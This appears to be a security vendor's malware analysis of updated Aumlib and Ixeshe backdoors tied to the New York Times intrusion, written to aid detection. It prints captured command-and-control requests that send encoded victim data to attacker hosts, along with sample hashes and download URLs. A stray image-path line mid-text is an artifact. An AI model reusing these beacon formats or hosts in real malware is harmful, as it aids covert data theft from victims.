Survival of the Fittest: New York Times Attackers Evolve Quickly

The attackers behind the breach of the New York Times' computer network late last year appear to be mounting fresh assaults that leverage new and improved versions of malware.

The new campaigns mark the first significant stirrings from the group since it went silent in January in the wake of a detailed expose of the group and its exploits — and a retooling of what security researchers believe is a massive spying operation based in China [1].

The newest campaign uses updated versions of Aumlib and Ixeshe.

Aumlib, which for years has been used in targeted attacks, now encodes certain HTTP communications. FireEye researchers spotted the malware when analyzing a recent attempted attack on an organization involved in shaping economic policy.

And a new version of Ixeshe, which has been in service since 2009 to attack targets in East Asia, uses new network traffic patterns, possibly to evade traditional network security systems.

The updates are significant for both of the longstanding malware families; before this year, Aumlib had not changed since at least May 2011, and Ixeshe had not evolved since at least December 2011.

BACKGROUND

Cybercriminals are constantly evolving and adapting in their attempts to bypass computer network defenses. But, larger, more successful threat actors tend to evolve at a slower rate.

As long as these actors regularly achieve their objective (stealing sensitive data), they are not motivated to update or rethink their techniques, tactics, or procedures (TTPs). These threat actors' tactics follow the same principles of evolution – successful techniques propagate, and unsuccessful ones are abandoned. Attackers do not change their approach unless an external force or environmental shift compels them to. As the old saying goes: If it ain't broke, don't fix it.

So when a larger, successful threat actor changes up tactics, the move always piques our attention. Naturally, our first priority is ensuring that we detect the new or altered TTPs. But we also attempt to figure out why the adversary changed — what broke? — so that we can predict if and when they will change again in the future.

We observed an example of this phenomenon around May. About four months after The New York Times publicized an attack on its network, the attackers behind the intrusion deployed updated versions of their Backdoor.APT.Aumlib and Backdoor.APT.Ixeshe malware families [2].

The previous versions of Aumlib had not changed since at least May 2011, and Ixeshe had not evolved since at least December 2011.

We cannot say for sure whether the attackers were responding to the scrutiny they received in the wake of the episode. But we do know the change was sudden. Akin to turning a battleship, retooling TTPs of large threat actors is formidable. Such a move requires recoding malware, updating infrastructure, and possibly retraining workers on new processes.

The following sections detail the changes to Backdoor.APT.Aumlib and Backdoor.APT.Ixeshe.

Backdoor.APT.Aumlib

Aumlib has been used in targeted attacks for years. Older variants of this malware family generated the following POST request:

POST /bbs/info.asp HTTP/1.1

Data sent via this POST request transmitted in clear text in the following structure:

<VICTIM BIOS NAME>|<CAMPAIGN ID>|<VICTIM EXTERNAL IP>|<VICTIM OS>|

A recently observed malware sample (hash value 832f5e01be536da71d5b3f7e41938cfb) appears to be a modified variant of Aumlib.

The sample, which was deployed against an organization involved in shaping economic policy, was downloaded from the following URL:

status[.]acmetoy[.]com/DD/myScript.js or status[.]acmetoy[.]com/DD/css.css

The sample generated the following traffic:

```
POST /bbs/search.asp HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: info.xxuz.com
Content-Length: 20
Cache-Control: no-cache

BARLAGAKwABAbDCR/QE=
```

This output reveals the following changes when compared with earlier variants:

- The POST URI is changed to /bbs/search.asp (as mentioned, earlier Aumlib variants used a POST

URI of /bbs/info.asp.)

- The POST body is now encoded.

Additional requests from the sample generated the following traffic:

```
GET /buy-sell/search.asp?
newsid=BARLACAKwABgbjCR90NITwxMRRsRQxoVEEQjFiMnIyUg0WcjLgZGIzcjJiMitaAjxcqIpy5lEwOBygSGEV
ZGdXtMA3JBeUhXR04UAhAMEQwTFHwiUU4PGhMNEBUTGgy7gLG5TRjbHw== HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: info.xxuz.com
Cache-Control: no-cache
```

These subtle changes may be enough to circumvent existing IDS signatures designed to detect older variants of the Aumlib family.


The sample 832f5e01be536da71d5b3f7e41938cfb shares code with an older Aumlib variant with the hash cb3dcde34fd9ff0e19381d99b02f9692. The sample cb3dcde34fd9ff0e19381d99b02f9692 connected to documents[.]myPicture[.]info and www[.]documents[.]myPicture[.]info and as expected generated the a POST request to */bbs/info.asp*.

Backdoor.APT.Ixeshe

Ixeshe has been used in targeted attacks since 2009, often against entities in East Asia [3]. Although the network traffic is encoded with a custom Base64 alphabet, the URI pattern has been largely consistent:

/[ACD] [EW]S[Numbers].jsp?[Base64]

We analyzed a recent sample that appears to have targeted entities in Taiwan, a target consistent with previous Ixeshe activity.



This sample (aa873ed803ca800ce92a39d9a683c644) exhibited network traffic that does not match the earlier pattern and therefore may evade existing network traffic signatures designed to detect Ixeshe related infections.

```
GET /tomcat-docs/index.jsp?/QRTF96.jsp?8xKN8JMMjn+wjO9fI/RLIOm9jOKyyamBhQJA HTTP/1.1
index_refer: 8xKN8JME
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 61.40.46.51
Connection: Keep-Alive
```

The Base64-encoded data still contains information including the victim's hostname and IP address but also a "mark" or "campaign tag/code" that the threat actors use to keep track of their various attacks. The mark for this particular attack was *[ll65]*.

CONCLUSION

Based on our observations, the most successful threat actors evolve slowly and deliberately. So when they do change, pay close attention. Knowing how attackers' strategy is shifting is crucial to detecting and defending against today's advanced threats. But knowing the "why" is equally important. That additional degree of understanding can help organizations forecast when and how a threat actor might change their behavior — because if you successfully foil their attacks, they probably will.

Notes

[1] http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html?pagewanted=all

[2] This actor is known as APT12 by Mandiant

[3] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf